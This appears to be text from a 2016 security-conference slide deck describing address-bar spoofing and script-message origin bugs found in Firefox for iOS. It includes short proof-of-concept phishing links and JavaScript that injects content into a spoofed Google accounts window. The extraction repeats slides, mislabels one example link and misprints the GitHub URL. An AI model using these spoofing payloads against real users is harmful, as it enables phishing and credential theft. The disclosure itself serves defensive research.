

Finding Vulnerabilities in Firefox for iOS

2016.10.27 at PacSec 2016

A medium shot of a young man with dark hair and glasses, wearing a white shirt and a grey cardigan, speaking into a black handheld microphone. He is looking slightly upwards and to his left. In the background, there is a large projection screen with the words "Security Camp" and "Application track" visible.

MUNEAKI NISHIMURA - nishimunea


Senior security engineer at Recruit Technologies Co., Ltd.


Application track leader at Security Camp 2016

Weekend bug hunter



Firefox for iOS





▲

Apple's **WKWebView** for rendering web contents

User interface written in **Swift** by Mozilla



In Scope of Mozilla Bug Bounty Program

but security bugs in WKWebView are ineligible

I Found **11 Bugs** & Received **\$22,000**

Bug 1224529

Bug 1267019

Bug 1290732

Bug 1224906

Bug 1278053

Bug 1290760

Bug 1224910

Bug 1279787

Bug 1293931

Bug 1258188

Bug 1290714

- Source code of Firefox for iOS is on **GitHub**
<https://github.com.mozilla/firefox-ios>
- I discovered almost all the bugs using **keyword searches** in the source code (during commute)

Address bar spoofing

- WKWebView's URL property returns current page URL
- However, if an application displays the URL in its address bar without any care, URL spoofing is allowed

Bug 1224906

Address bar spoofing with userinfo field
in front of hostname

The userinfo field in URL

had been used for URL spoofing attacks around 2004

Userinfo

```
<a href="https://login.microsoftonline.com@evil.csrf.jp">Microsoft?</a>
```

login.microsoftonline.com@evil.csrf.jp 

Possible Phishing Site

The website you are visiting has a user name or password in its address. This may be a "phishing" website. These websites are designed to trick you into disclosing personal or financial information, usually by creating a copy of a legitimate website, such as a bank.

[Go Back](#)

[Ignore this Warning](#)

- Internet Explorer was the first to strip userinfo from its address bar
- Safari displays phishing site warning screen before loading the link

- WKWebView **doesn't strip userinfo** from URL property
- Each application has to take care of it when displaying URL
- However, Firefox for iOS directly used URL property

Classical URL spoofing again


Mozilla already fixed but some iOS browsers still have this issue



Bug 1224910

Address bar spoofing with invalid URL scheme

- There is a **time gap** between URL property update and WKWebView's state update
- This gap sometimes causes a security problem



URL property

Current URL

Next URL

WKWebView's
state

Current Page

Next Page


Time Gap

Page loading with an invalid URL scheme

can abuse the time gap

Invalid scheme

```
<a href="https://www.google.com">Google?</a>
```



Following code can spoof address bar

by injecting DOM contents into a new window while loading an invalid URL

```
w = window.open('https://accounts.google.com');

setTimeout(function(){
    w.document.body.innerHTML='<h1>Hacked.</h1>';
}, 1000);
```




Hacked.

Similar bug on Safari for iOS before 9.3.3

that could be abused with a non-existing hostname

```
w = window.open('http://account.google.com');


setTimeout(function(){
  w.document.body.innerHTML='<h1>Hacked.</h1>';
}, 1000);
```



Origin confusion in Script Messages

Script Messages

A feature of WKWebView to invoke registered Swift handlers from JavaScript



Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {  
    webkit.messageHandlers.printHandler.postMessage({})  
};
```

Example

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window.print = function() {  
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};
```

Invoke printing function in Swift

Example

JS's window.print function of Firefox for iOS uses Script Messages as follows

```
window.print = function() {  
    webkit.messageHandlers.printHandler.postMessage({})  
};
```

Similar handlers can be found
by searching “messageHandlers”

```
webkit.messageHandlers.printHandler.postMessage({})  
  
webkit.messageHandlers.spotlightMessageHandler.postMessage(payload);  
  
webkit.messageHandlers.faviconsMessageHandler.postMessage(favicons);  
  
webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });  
  
webkit.messageHandlers.contextMenuMessageHandler.postMessage(data);  
webkit.messageHandlers.contextMenuMessageHandler.postMessage({ handled: true  
    webkit.messageHandlers.localRequestHelper.postMessage({ type: "reload" });  
  
webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: 0 });  
webkit.messageHandlers.findInPageHandler.postMessage({ totalResults: matches  
    webkit.messageHandlers.findInPageHandler.postMessage({ currentResult: currentResultIndex  
        webkit.messageHandlers.windowCloseHelper.postMessage(null);  
  
webkit.messageHandlers.loginsManagerMessageHandler.postMessage(messageData);  
webkit.messageHandlers.loginsManagerMessageHandler.postMessage({  
  
    webkit.messageHandlers.accountsCommandHandler.postMessage({ type: evt.type,  
        webkit.messageHandlers.readabilityMessageHandler.postMessage(readabilityResult);  
        webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMode",  
            webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMode",  
                webkit.messageHandlers.readerModeMessageHandler.postMessage({Type: "ReaderMode",
```


- All messageHandlers can be called from any origin
- Most of them are good, e.g., printHandler
- However, some of them need to restrict caller origin

Bug 1194567

Login data can be stolen from any other site
(discovered by Mozilla before its public release)

